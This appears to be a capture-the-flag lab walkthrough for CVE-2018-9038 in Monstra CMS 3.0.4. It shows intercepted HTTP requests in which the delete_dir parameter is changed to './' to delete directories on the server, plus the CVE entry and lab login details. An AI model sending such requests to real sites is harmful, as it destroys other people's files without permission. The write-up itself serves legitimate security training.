


[illegible]

Name	CVE-2018-9038
URL	https://www.attackdefense.com/challengedetails?cid=350
Type	Webapp CVEs : 2018

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

The web application is vulnerable to CVE-2018-9038



The screenshot shows the CVE Mitre website interface. The browser tabs include 'Monstra - Administration' and 'CVE - CVE-2018-9038'. The address bar shows 'cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-9038'. The website header features the CVE logo, navigation links (CVE List, CNAs, WGs, Board, About, News & Blog), and the NVD logo. A navigation bar contains links: Search CVE List, Download CVE, Data Feeds, Request CVE IDs, and Update a CVE Entry. Below this, a breadcrumb trail reads 'HOME > CVE > CVE-2018-9038'. The main content area displays the CVE details for CVE-2018-9038, including a link to the NVD, CVSS Severity Rating, Fix Information, Vulnerable Software Versions, SCAP Mappings, and CPE Information. The Description section states: 'Monstra CMS 3.0.4 allows remote attackers to delete files via an admin/index.php?id=filesmanager&delete_dir=../&path=uploads/ request.' The References section includes a note and a list of references: EXPLOIT-DB:44512, URL: https://www.exploit-db.com/exploits/44512/, and MISC: https://github.com/monstra-cms/monstra/issues/434. The Assigning CNA section lists MITRE Corporation. The Date Entry Created section is also visible.

CVE-ID

CVE-2018-9038 [Learn more at National Vulnerability Database \(NVD\)](#)
 • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Monstra CMS 3.0.4 allows remote attackers to delete files via an admin/index.php?id=filesmanager&delete_dir=../&path=uploads/ request.

References

Note: [References](#) are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.


- EXPLOIT-DB:44512
- URL: <https://www.exploit-db.com/exploits/44512/>
- MISC: <https://github.com/monstra-cms/monstra/issues/434>

Assigning CNA


MITRE Corporation

Date Entry Created

Step 1: Inspect the web application.



Step 2: Search on google “CVE-2018-9038” and look for publically available exploits.



The exploit db link contains the information regarding the vulnerable parameter required to exploit the vulnerability.

Exploit DB Link: <https://www.exploit-db.com/exploits/44512>

The screenshot shows a web browser window with the URL `exploit-db.com/exploits/44512`. The page features the Exploit Database logo and a sidebar with navigation icons. The main content area displays the title "Monstra CMS 3.0.4 - Arbitrary Folder Deletion" and a table of metadata:


EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
44512	2018-9038	WENMING JIANG	WEBAPPS	PHP	2018-04-24

Below the table, there are three status indicators: "EDB Verified: ✗", "Exploit: ⬇ / {}" (with a download icon), and "Vulnerable App: 📱". A back arrow icon is also present. At the bottom, a code block contains the following text:


```
# Exploit Title: Monstra CMS 3.0.4 allows remote attackers to delete folder via an get request
# Date: 2018-03-26
# Exploit Author: Wenming Jiang
# Vendor Homepage: https://github.com/monstra-cms/monstra
# Software Link: https://github.com/monstra-cms/monstra
# Version: 3.0.4
# Tested on: macos 10.12.6, php 5.6, apache2.2.29
# CVE :CVE-2018-9038
```

Step 3: The user has to authenticate in order to exploit the vulnerability. The login credentials of the web application are provided in the challenge description.


- Username: admin
- Password: password




Step 4: Click on “Files” button from the Content drop down.




File Manager:




Step 5: Create two new directories. Click on the “Create New Directory” button.




Enter “attackdefense” in the directory name and click on “Create” button.



Similarly create a directory named “pentesteracademy”.



Step 6: Click on the Delete button of any of the repository and intercept the request with burp suite.



Click on OK button and the request will be intercepted

Check Appendix to learn how to configure Burp Suite.

Intercepted Request:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to http://ilwmc1u1k8wy4vyg26xiu0rhy.india-mumbai.attackdefense.com:80 [172.105.52.20]

Forward Drop Intercept is on Action

Raw Params Headers Hex

GET /monstra/admin/index.php?id=filesmanager&delete_dir=attackdefense&path=uploads/&token=f657e0fabf8d2c6bfe8ca36a26b99d23ff8947d2 HTTP/1.1
 Host: ilwmc1u1k8wy4vyg26xiu0rhy.india-mumbai.attackdefense.com
 Upgrade-Insecure-Requests: 1
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87 Safari/537.36
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
 Referer: http://ilwmc1u1k8wy4vyg26xiu0rhy.india-mumbai.attackdefense.com/monstra/admin/index.php?id=filesmanager
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US,en;q=0.9
 Cookie: __insp_uid=1147158728; __insp_wid=114385520; __insp_nv=false; __insp_targetpu=aHR0cDovL3R4M3kyeDZzc2h5ZW4xZWZzZjFodmUycm8uc3RhZ2VyMi5hdHRhY2tkZWZlbnNlbGFiY29v; __insp_targetpt=cm9vdEBhdHRhY2tkZWZlbnNlOiAvdG1wL3R0eWQgfCBiYXNoIChhdHRhY2tkZWZlbnNlLmNvbSk%3D; __insp_sid=2961041466; __insp_pad=32; __insp_slim=1561186009135; __unam=7db7770-16e41653fc7-4574fb7d-2; PHPSESSID=4r41c1frmeoqquna38emo7lt0
 Connection: close

Step 7: Modify the value of delete_dir parameter to delete the current directory instead of a specified folder.

Original Value: attackdefense

Modified Value: ./

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options


Request to http://ilwmc1u1k8wy4vyg26xiu0rhy.india-mumbai.attackdefense.com:80 [172.105.52.20]

Forward Drop Intercept is on Action

Raw Params Headers Hex


GET /monstra/admin/index.php?id=filesmanager&delete_dir=./&path=uploads/&token=f657e0fabf8d2c6bfe8ca36a26b99d23ff8947d2 HTTP/1.1
 Host: ilwmc1u1k8wy4vyg26xiu0rhy.india-mumbai.attackdefense.com
 Upgrade-Insecure-Requests: 1
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87 Safari/537.36
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
 Referer: http://ilwmc1u1k8wy4vyg26xiu0rhy.india-mumbai.attackdefense.com/monstra/admin/index.php?id=filesmanager
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US,en;q=0.9
 Cookie: __insp_uid=1147158728; __insp_wid=114385520; __insp_nv=false; __insp_targetpu=aHR0cDovL3R4M3kyeDZzc2h5ZW4xZWZzZjFodmUycm8uc3RhZ2VyMi5hdHRhY2tkZWZlbnNlbGFiY29v; __insp_targetpt=cm9vdEBhdHRhY2tkZWZlbnNlOiAvdG1wL3R0eWQgfCBiYXNoIChhdHRhY2tkZWZlbnNlLmNvbSk%3D; __insp_sid=2961041466; __insp_pad=32; __insp_slim=1561186009135; __unam=7db7770-16e41653fc7-4574fb7d-2; PHPSESSID=4r41c1frmeoqquna38emo7lt0
 Connection: close

Step 8: Forward the request and turn off the intercept.

